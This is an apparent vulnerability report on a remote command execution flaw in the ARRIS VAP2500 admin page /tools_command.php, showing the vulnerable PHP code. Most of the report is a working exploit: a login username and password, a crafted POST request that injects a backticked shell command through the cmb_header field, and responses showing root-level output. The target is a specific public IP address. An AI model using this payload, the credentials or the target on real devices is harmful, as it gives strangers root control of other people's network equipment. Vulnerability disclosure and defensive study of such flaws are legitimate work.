

ARRIS-VAP2500 backend management system RCE vulnerability

1. Vulnerability Description

There is a remote command execution vulnerability in the ARRIS-VAP2500 backend, the parameters in the interface `/tools_command.php` are not verified, causing any command to be executed to obtain server permissions.

2. Vulnerability impact


ARRIS_VAP2500

3. Vulnerability location

/tools_command.php

4. Code analysis

When the config parameter is complex, the cmb_header and txt_command parameter is not filtered and is directly spliced into the cmdstring, causing an arbitrary command execution vulnerability.



```
133 -->
134
135
136 <li class="item"><a href="javascript:void(0)" class="title" name="3">Tools</a>
137 <ul id="opt_3" class="option">
138 <li <?php if($priority>1) echo "style='display:none'?"><a href="void()" onclick="javascript:window.open('tools_lo
139 <li <?php if($priority>0) echo "style='display:none'?"><a href="tools_command.php">Command</a></li>
140 <li><a href="tools_admin.php">Admin</a></li>
141 <li <?php if($priority>0) echo "style='display:none'?"><a href="tools_ubootinfo.php">UbootInfo</a></li>
142 <li <?php if($priority>0) echo "style='display:none'?"><a href="tools_restore.php">Restore</a></li>
143 <li <?php if($priority>0) echo "style='display:none'?"><a href="tools_power.php">Power</a></li>
144 </ul>
145 </li>
146 <li class="item"><a href="javascript:void(0)" class="title" name="4">System</a>
147 <ul id="opt_4" class="option">
148 <li <?php if($priority>1) echo "style='display:none'?"><a href="system_upgrade.php">Upgrade</a></li>
149 <li><a href="system_reboot.php">Reboot</a></li>
150 </ul>
151 </li>
152 </ul>
153 </div>
154
155 <?php
156 $tmp="";
157 $selected="";
158 if(isset($_POST['txt_command']) && isset($_POST['cmb_header']))
159 {
160 $head=$_POST['cmb_header'];
161 $command=$head.$_POST['txt_command'];
162 $tmp=shell_exec($command);
163 if ($head == "")
164 {
165 $selected="0";
166 }
167 else
168 {
169 $selected="1";
170 }
171 }
172
173 <div class="right">
174 <div class="righttop">TOOLS - COMMAND</div>
175 <div class="rightmain">
176 <table class="tablemain">
177 <tr>
178 <td width="90%">
179 <select name="cmb_header" class="combox" id="cmb_header" style="width:100px;">
180 <option value="call_qcapi "><?php if($selected == 1) echo "selected='selected'";><call_qcapi</option>
181 </select>
182 </td>
183 </tr>
184 </table>
185 </div>
186 </div>
```

5. Vulnerability recurrence

Case: <http://65.30.181.176/>

1、As shown in the figure login interface.

65.30.181.176/login.php

ARRIS

Client Login

Username*

Password*

LOGIN

Log in with username/password 【SuperATT/Dc!94@B3】

65.30.181.176/status_device.php

ARRIS

STATUS - DEVICE

Status	Device Name: ARRIS VAP2500
Device	Software Version: AT.08.50
Wireless	Uptime: 69days
Networking	Device Mode: <input checked="" type="checkbox"/> Access Point (AP) <input type="checkbox"/> Station (STA)

Refresh

ARRIS

Config

Wireless Networking

Tools

Log
Command
Admin
UbootInfo
Restore
Power

System

Upgrade
Reboot

2、Construct a data packet and change the cmb_header parameter to `id+>/var/www/3.txt` to execute any command

POST /tools_command.php HTTP/1.1

Host: 65.30.181.176
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:125.0)
Gecko/20100101 Firefox/125.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://65.30.181.176/login.php
Sec-GPC: 1
Connection: close
Cookie: PHPSESSID=6trj93u8ous70qpgaf6r2a33n6;
p=b4ce97ff33a889aef583eb26d5eb9a0b; q=cb179dd3425fe5258e505a769380e365
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 0000:0000:0000::0000
X-Originating-IP: 0000:0000:0000::0000
X-Remote-IP: 0000:0000:0000::0000
X-Remote-Addr: 0000:0000:0000::0000
Content-Type: application/x-www-form-urlencoded
Content-Length: 45

cmb_header=`id+>/var/www/3.txt`&txt_command=1

The screenshot shows a web browser's developer tools with the 'Request' and 'Response' tabs open. The 'Request' tab on the left shows a POST request to /tools_command.php with various headers and a body containing a command. The 'Response' tab on the right shows the server's response, which is an HTML document with a title 'ARRIS' and some JavaScript code.

Request

POST /tools_command.php HTTP/1.1
Host: 65.30.181.176
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:125.0)
Gecko/20100101 Firefox/125.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://65.30.181.176/login.php
Sec-GPC: 1
Connection: close
Cookie: PHPSESSID=6trj93u8ous70qpgaf6r2a33n6; p=b4ce97ff33a889aef583eb26d5eb9a0b; q=cb179dd3425fe5258e505a769380e365
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 0000:0000:0000::0000
X-Originating-IP: 0000:0000:0000::0000
X-Remote-IP: 0000:0000:0000::0000
X-Remote-Addr: 0000:0000:0000::0000
Content-Type: application/x-www-form-urlencoded
Content-Length: 45
cmb_header=`id+>/var/www/3.txt`&txt_command=1

Response

HTTP/1.0 200 OK
X-Powered-By: PHP/5.2.17
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-type: text/html

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" lang="en" xml:lang="en">
<head>
 <title>ARRIS</title>
 <link rel="stylesheet" type="text/css" href="/themes/style.css" media="screen" />
 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
 <meta http-equiv="expires" content="10" />
 <meta http-equiv="CACHE-CONTROL" content="no-cache" />
</head>
<script language="javascript" type="text/javascript" src="/js/cookiecontrol.js">
</script>
<script type="text/javascript">
function validate()
{
 if (checkbox()===true)
 {
 document.mainform.submit();
 }
}
//Page will timeout in 600000 (10mins).
var timeout;
document.onmousemove = function(){
 clearTimeout(timeout);
 timeout = setTimeout(function(){window.location.href="login.php";},
600000);
}

Visit /3.txt

Go Cancel < >

Target: http://65.30.181.176

Request

Raw Params Headers Hex

```
GET /3.txt HTTP/1.1
Host: 65.30.181.176
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:125.0)
Gecko/20100101 Firefox/125.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://65.30.181.176/login.php
Sec-GPC: 1
Connection: close
Cookie: PHPSESSID=6trj93u8ous70qpgaf6r2a33n6; p=b4ce97f133a809aef583eb26d5eb9a0b; q=cb179dd3425fe5258e505a769380e365
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 0000:0000:0000:0000
X-Originating-IP: 0000:0000:0000:0000
X-Remote-IP: 0000:0000:0000:0000
X-Remote-Addr: 0000:0000:0000:0000
```

Response

Raw Headers Hex

```
HTTP/1.1 200 Ok
Server: mini_httpd/1.19/bhoc 23sep2004
Date: Wed, 11 Mar 1970 15:43:32 GMT
Content-Type: text/plain; charset=UTF-8
Content-Length: 24
Last-Modified: Wed, 11 Mar 1970 15:43:30 GMT
Connection: close

uid=0(root) gid=0(root)
```

or visit http://65.30.181.176/tools_command.php

Run command `id`

65.30.181.176/tools_command.php

ARRIS

TOOLS - COMMAND

Status

- Device
- Wireless
- Networking

Config

- Wireless
- Networking

Tools

- Log
- Command
- Admin
- UbootInfo
- Restore
- Power

System

- Upgrade
- Reboot

call_qcsapi v

Send

QCSAPI entry point uid=0(root) not found

ARRIS